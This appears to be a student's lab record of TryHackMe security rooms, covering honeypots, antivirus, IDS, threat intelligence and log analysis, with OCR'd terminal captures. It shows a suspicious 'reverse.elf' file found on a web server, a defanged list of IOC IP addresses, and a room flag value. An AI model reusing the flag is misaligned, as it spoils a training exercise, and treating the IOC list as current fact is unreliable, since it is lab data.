Warning: Permanently added '10.10.109.231' (ED25519) to the list of known hosts.
investigator@10.10.109.231's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Mar 20 04:29:09 UTC 2024
```

```
investigator@ip-10-10-109-231:/var/www/html/assets$ ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Feb 13 00:32 .
drwxr-xr-x 4 root     root     4096 Feb 12 23:05 ..
-rwxr-xr-x 1 www-data www-data  250 Feb 13 00:26 reverse.elf
investigator@ip-10-10-109-231:/var/www/html/assets$
```

```
investigator@ip-10-10-109-231:/home$ sudo cat /etc/sudoers | grep jane
jane ALL=(ALL) /usr/bin/pstree
investigator@ip-10-10-109-231:/home$
```

```
investigator@ip-10-10-109-231:/$ sudo chkrootkit
ROOTDIR is `/'
Checking `amd'...                                           not found
Checking `basename'...                                      not infected
Checking `biff'...                                          not found
Checking `chfn'...                                          not infected
Checking `chsh'...                                          not infected
Checking `cron'...                                          not infected
Checking `crontab'...                                       not infected
Checking `date'...                                          not infected
Checking `du'...                                            not infected
Checking `dirname'...                                       not infected
Checking `echo'...                                          not infected
```

Result:

Thus, the **Linux File System Analysis** room was completed successfully in TryHackMe. Knowledge about Linux directory structure, file permissions, system files, and basic forensic analysis was gained successfully.

DEPLOYMENT OF HONEYPOTS AND ANALYSIS OF BOTNET ACTIVITIES


Expt:9

Aim:

To understand the concept of honeypots, their types, purpose, and how they are used to detect and study cyber attacks through the TryHackMe platform.

Procedure:

1. Logged in to the TryHackMe platform and opened the **Introduction to Honeypots** room.
2. Learned the definition of a honeypot as a decoy system used to attract attackers.
3. Studied the purpose of honeypots in detecting unauthorized access and collecting threat intelligence.
4. Learned different types of honeypots such as low-interaction and high-interaction honeypots.
5. Explored how honeypots monitor attacker behavior and record malicious activities.
6. Understood the advantages and limitations of using honeypots in security environments.
7. Learned how honeypots help improve incident response and defense strategies.
8. Completed all tasks and answered the room questions successfully.



```
[sudo] password for ml22:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  unzip
The following NEW packages will be installed:
  unzip zip
0 upgraded, 2 newly installed, 0 to remove and 6 not upgraded.
Need to get 350 kB of archives.
After this operation, 933 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://mirrors.linode.com/ubuntu noble/main amd64 unzip amd64 6.0-28ubuntu
4 [175 kB]
Get:2 http://mirrors.linode.com/ubuntu noble/main amd64 zip amd64 3.0-13build1 [
175 kB]
Fetched 350 kB in 0s (2,384 kB/s)
Selecting previously unselected package unzip.
(Reading database ... 107142 files and directories currently installed.)
Preparing to unpack .../unzip_6.0-28ubuntu4_amd64.deb ...
Unpacking unzip (6.0-28ubuntu4) ...
Selecting previously unselected package zip.
Preparing to unpack .../zip_3.0-13build1_amd64.deb ...
Unpacking zip (3.0-13build1) ...
Setting up unzip (6.0-28ubuntu4) ...
Setting up zip (3.0-13build1) ...
Processing triggers for man-db (2.12.0-4build2) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
ml22@localhost:~/tpotce/data/dionaea/binaries$
```

```
ml22@localhost:~/tpotce/data/cowrie$ ls
downloads  keys  log  misc
ml22@localhost:~/tpotce/data/cowrie$ cd downloads
ml22@localhost:~/tpotce/data/cowrie/downloads$ ls
ml22@localhost:~/tpotce/data/cowrie/downloads$
```

Result:

Thus, the **Introduction to Honeypots** room was completed successfully in TryHackMe. Knowledge about honeypot concepts, types, uses, and their role in detecting cyber threats was gained successfully.

EXPLORE ANTIVIRUS DETECTION TECHNIQUES


Expt:10

Aim:

To understand the basic concepts of antivirus software, malware detection methods, and the role of antivirus tools in protecting computer systems through the TryHackMe platform.

Procedure:

1. Logged in to the TryHackMe platform and opened the **Introduction to Antivirus** room.
2. Learned the purpose of antivirus software in detecting, preventing, and removing malware.
3. Studied common types of malware such as viruses, worms, trojans, ransomware, and spyware.
4. Learned different detection methods such as signature-based detection, heuristic analysis, and behavior-based detection.
5. Explored real-time protection, scheduled scanning, and quarantine features.
6. Understood the importance of regular updates for virus definitions and software patches.
7. Learned best practices for safe system usage along with antivirus protection.
8. Completed all tasks and answered the room questions successfully.



```
C:\Users\thm\Desktop\Samples>strings AV-Check.exe

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
```

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\thm\Desktop\Samples>"c:\Program Files\ClamAV\sigtool.exe" --md5 AV-Check.exe
f4a974b0cf25dca7fbce8701b7ab3a88:6144:AV-Check.exe

C:\Users\thm\Desktop\Samples>_
```

Result:

Thus, the **Introduction to Antivirus** room was completed successfully in TryHackMe. Knowledge about antivirus concepts, malware detection techniques, and system protection methods was gained successfully.

EXPLORE TOR NETWORK FOR ANONYMOUS COMMUNICATION


Expt:11


Aim:

To understand the concept of the Tor network, its working mechanism, anonymity features, and its uses in secure communication through the TryHackMe platform.

Procedure:

1. Logged in to the TryHackMe platform and opened the **Tor** room.
2. Learned the full form of Tor as **The Onion Router**.
3. Studied how Tor routes internet traffic through multiple relay nodes to hide user identity.
4. Understood the concept of layered encryption used in onion routing.
5. Explored the use of the Tor Browser for anonymous web browsing.
6. Learned about hidden services and .onion websites accessible through the Tor network.
7. Studied the advantages, limitations, and security considerations of using Tor.
8. Completed all tasks and answered the room questions successfully.





Result:

Thus, the **Tor** room was completed successfully in TryHackMe. Knowledge about onion routing, anonymous communication, relay nodes, and secure browsing using the Tor network was gained successfully.

DEMONSTRATE CYBER EVASION TECHNIQUES


Expt:12

Aim:

To understand the concept of intrusion detection systems, their types, working methods, and their role in identifying malicious activities in computer networks through the TryHackMe platform.


Procedure:


1. Logged in to the TryHackMe platform and opened the **Intrusion Detection** room.
2. Learned the definition of an Intrusion Detection System (IDS) as a tool used to monitor and detect suspicious activities.
3. Studied the two main types of IDS:
    - **Network-Based IDS (NIDS)**
    - **Host-Based IDS (HIDS)**
4. Learned detection methods such as signature-based detection and anomaly-based detection.
5. Explored how IDS analyzes logs, traffic, and system behavior.
6. Understood alerts, event logging, and incident response processes.
7. Learned the differences between IDS and IPS (Intrusion Prevention System).
8. Completed all tasks and answered the room questions successfully.



```
    #filetype: regular # 'regular', 'unix_stream' or 'unix_dgram'

# Extensible Event Format (nicknamed EVE) event log in JSON format
- eve-log:
    enabled: yes
    filetype: regular #regular|syslog|unix_dgram|unix_stream|redis
    filename: /var/log/suricata/eve.json
    # Enable for multi-threaded eve.json output; output files are amended with
    # an identifier, e.g., eve.9.json
    #threaded: false
    #prefix: "@cee: " # prefix to prepend to each log entry
    # the following are valid when type: syslog above
    #identity: "suricata"
    #facility: local5
    #level: Info ## possible levels: Emergency, Alert, Critical,
                ## Error, Warning, Notice, Info, Debug
    #ethernet: no  # log ethernet header in events when available
    #redis:
    #  server: 127.0.0.1
```





Result:

Thus, the **Intrusion Detection** room was completed successfully in TryHackMe. Knowledge about IDS types, detection techniques, alerts, and monitoring malicious activities was gained successfully.

THREAT INTELLIGENCE FOR SOC


Expt:13


Aim:

To understand the role of threat intelligence in a Security Operations Center (SOC), identify cyber threats, and improve incident detection and response through the TryHackMe platform.


Procedure:

1. Logged in to the TryHackMe platform and opened the **Threat Intelligence for SOC** room.
2. Learned the concept of threat intelligence as information used to identify and prevent cyber threats.
3. Studied different types of threat intelligence such as strategic, tactical, operational, and technical intelligence.
4. Learned about Indicators of Compromise (IOCs) such as malicious IP addresses, domains, file hashes, and URLs.
5. Explored how SOC analysts use threat feeds and intelligence platforms.
6. Understood the role of threat intelligence in detection, monitoring, and incident response.
7. Learned the importance of correlating alerts with current threat data.
8. Completed all tasks and answered the room questions successfully.






```
135[.]181[.]103[.]89
185[.]224[.]126[.]215
185[.]224[.]128[.]215
171[.]24[.]136[.]15
171[.]22[.]136[.]15
195[.]133[.]40[.]108
103[.]190[.]37[.]169
103[.]170[.]37[.]169
103[.]190[.]37[.]169
185[.]224[.]128[.]215
107[.]175[.]202[.]151
107[.]175[.]202[.]158
195[.]133[.]40[.]108
107[.]175[.]202[.]158
109[.]206[.]240[.]194
```




```
root@ip-10-10-29-90:~# ssh user@10.10.86.162
user@10.10.86.162's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)
```

Result:

Thus, the **Threat Intelligence for SOC** room was completed successfully in TryHackMe. Knowledge about threat intelligence types, IOCs, SOC monitoring, and cyber threat response was gained successfully.

LOG ANALYSIS FOR DETECTION AND RESPONSE


Expt:14

Aim:

To understand the importance of log analysis, learn how to examine system and network logs, and identify suspicious activities through the TryHackMe platform.

Procedure:

1. Logged in to the TryHackMe platform and opened the **Intro to Log Analysis** room.
2. Learned the concept of logs as records of system, application, and network events.
3. Studied different types of logs such as system logs, security logs, application logs, and firewall logs.
4. Learned how logs help in monitoring, troubleshooting, and incident investigation.
5. Used tools and commands to search, filter, and analyze log entries.
6. Identified suspicious events such as failed logins, unauthorized access, and unusual traffic.
7. Understood the importance of timestamps, IP addresses, and event IDs in investigations.
8. Completed all tasks and answered the room questions successfully.



```
/about.php
/login.php
/index.php?flag=c701d43cc5a3acb9b5b04db7f1be94f6
/contact.php
```

```
user@tryhackme$ cut -d ' ' -f 1 apache.log
203.0.113.42
120.54.86.23
185.76.230.45
201.39.104.77
112.76.89.56
211.87.186.35
156.98.34.12
```

Result:

Thus, the **Intro to Log Analysis** room was completed successfully in TryHackMe. Knowledge about log sources, event monitoring, suspicious activity detection, and security investigation was gained successfully.

ENDPOINT SECURITY MONITORING


Expt:15

Aim:

To understand the concept of endpoint security monitoring, detect suspicious activities on endpoint devices, and learn methods used to protect systems through the TryHackMe platform.

Procedure:

1. Logged in to the TryHackMe platform and opened the **Endpoint Security Monitoring** room.
2. Learned the concept of endpoints such as desktops, laptops, servers, and mobile devices connected to a network.
3. Studied the purpose of endpoint security monitoring in detecting threats and unauthorized activities.
4. Learned about security tools such as antivirus, EDR (Endpoint Detection and Response), and system monitoring solutions.
5. Explored logs, running processes, file changes, and user activities on endpoints.
6. Identified suspicious behaviors such as malware execution, privilege escalation, and unusual network connections.
7. Understood alert generation, incident response, and remediation methods.
8. Completed all tasks and answered the room questions successfully.



Task Manager

File Options View

Processes Performance Users Details Services

Name	PID	Status	User name	Image path name	Command line
System interrupts	-	Running	SYSTEM		
System Idle Process	0	Running	SYSTEM		
System	4	Running	SYSTEM	C:\Windows\system32\ntoskrnl.exe	
Registry	88	Running	SYSTEM	C:\Windows\system32\ntoskrnl.exe	
smss.exe	280	Running	SYSTEM	C:\Windows\System32\smss.exe	
